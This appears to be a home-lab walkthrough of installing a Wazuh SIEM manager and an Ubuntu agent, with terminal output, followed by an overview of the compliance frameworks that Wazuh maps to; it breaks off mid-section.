







- ***Now I successfully add Elasticsearch and WAZUH manager***

- **Elasticsearch Home Dashboard.**



- **Wazuh Manager Dashborad.**




Deploying Wazuh Agents

I installed Wazuh agents on:


1. Ubuntu
2. Windows 10 Enterprise
3. Metasploitable-3

1. Deploying new Agent of Ubuntu


Download and install Wazuh Agent:




- **Choosing OS version for Ubuntu Machine-2 for to install wazuh agent on it.**



- **Choosing Ubuntu DEB amd64**




- **Checking & Adding IP address "192.168.217.134" of Ubuntu server in which WAZUH-MANAGER is currently running.**




```
ravan@DEBRIA:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:80:72:a3 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.217.134/24 brd 192.168.217.255 scope global dynamic noprefixrou
te ens33
       valid_lft 1123sec preferred_lft 1123sec
    inet6 fe80::ffe8:8b8f:54b3:12a8/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


OR




- **Pasting the IP of Host machine on *"server address"***



- **Adding Agent name "SPY"**




- **Running the command given by Wazuh-Manger to connect Wazuh-Agent in second Ubuntu (2) Machine.**



- **Running the following commands on Ubuntu machine-2 to create an agent of Wazuh-Manager.**
- ***wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.10.1-1_amd64.deb***

&&

- ***sudoWAZUH_MANAGER='192.168.217.134' WAZUH_AGENT_NAME='spy' dpkg -i ./wazuh-agent_4.10.1-1_amd64.deb***




- **Now starting the agent by running these commands**
- ***sudo systemctl daemon-reload***
- ***sudo systemctl enable wazuh-agent***
- ***sudo systemctl start wazuh-agent***

Start the agent:


```
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

```
ravan@SPY:~$ sudo systemctl daemon-reload
ravan@SPY:~$ sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /lib/systemd/system/wazuh-agent.servi
ce.
ravan@SPY:~$ sudo systemctl start wazuh-agent
ravan@SPY:~$
```

- **The agent is now activated**



- **Here we can see the detail of Ubuntu OS agent**



Compliance in Wazuh

Wazuh helps organizations meet security and regulatory compliance requirements by continuously monitoring configurations, detecting security risks, and ensuring adherence to security standards.

Types of Compliance in Wazuh

Wazuh supports various compliance frameworks, each designed for specific industries and security needs. Below are the main compliance standards supported in Wazuh:

1. PCI DSS (Payment Card Industry Data Security Standard)

- **Use Case:** Required for businesses handling credit card transactions.
- **Purpose:**

- Monitors system logs for unauthorized access attempts.
- Ensures encryption of cardholder data.
- Detects vulnerabilities in payment systems.
- Enforces firewall and access control policies.

Wazuh Implementation:

- File Integrity Monitoring (FIM) for sensitive files.
- Log monitoring for suspicious transactions.
- Continuous vulnerability assessment.

2. GDPR (General Data Protection Regulation)

- **Use Case:** Protects personal data of EU citizens**.**
- **Purpose:**
  - Ensures encryption and secure processing of user data.
  - Detects unauthorized access to personal information.
  - Audits logs for compliance violations.

Wazuh Implementation:

- Monitors data access logs.
- Alerts on potential data breaches.
- Ensures logging and auditing of sensitive data handling.

3. NIST 800-53 (National Institute of Standards and Technology)

- **Use Case:** U.S. government agencies and contractors.
- **Purpose:**
  - Provides security controls for risk management.

- Ensures network security and data integrity.
- Enforces strict access control policies.

Wazuh Implementation:

- Monitors system configurations for security control compliance.
- Detects unauthorized changes and policy violations.
- Ensures proper authentication and identity management.

4. CIS Benchmarks (Center for Internet Security)

- **Use Case:** Industry best practices for secure system configurations.
- **Purpose:**
  - Defines security configurations for operating systems and applications.
  - Reduces attack surface by enforcing hardened settings.

Wazuh Implementation:

- Scans system configurations for compliance.
- Provides security recommendations.
- Enforces secure configurations for Windows, Linux, cloud platforms.

5. HIPAA (Health Insurance Portability and Accountability Act)

- **Use Case**: Protects patient data in healthcare.
- **Purpose:**
  - Ensures encryption of electronic health records (EHR).
  - Detects unauthorized access to patient information.
  - Maintains audit logs of user activities.

Wazuh Implementation:

- Monitors medical system access logs.
- Alerts on unauthorized file access.
- Ensures compliance with data protection rules.

6. TSC (Trust Services Criteria - SOC 2)

- **Use Case:** Ensures security, availability, and confidentiality of cloud services.
- **Purpose:**
  - Provides a framework for cloud service security.
  - Ensures compliance with data security best practices.

Wazuh Implementation:


- Monitors cloud environments for security incidents.
- Detects misconfigurations in cloud security settings.
- Provides audit logs for compliance verification.

7. MITRE ATT&CK Framework


- **Use Case:** Threat detection and incident response.
- **Purpose:**
  - Maps security events to known attack techniques.
  - Helps analysts understand attack patterns.

Wazuh Implementation:

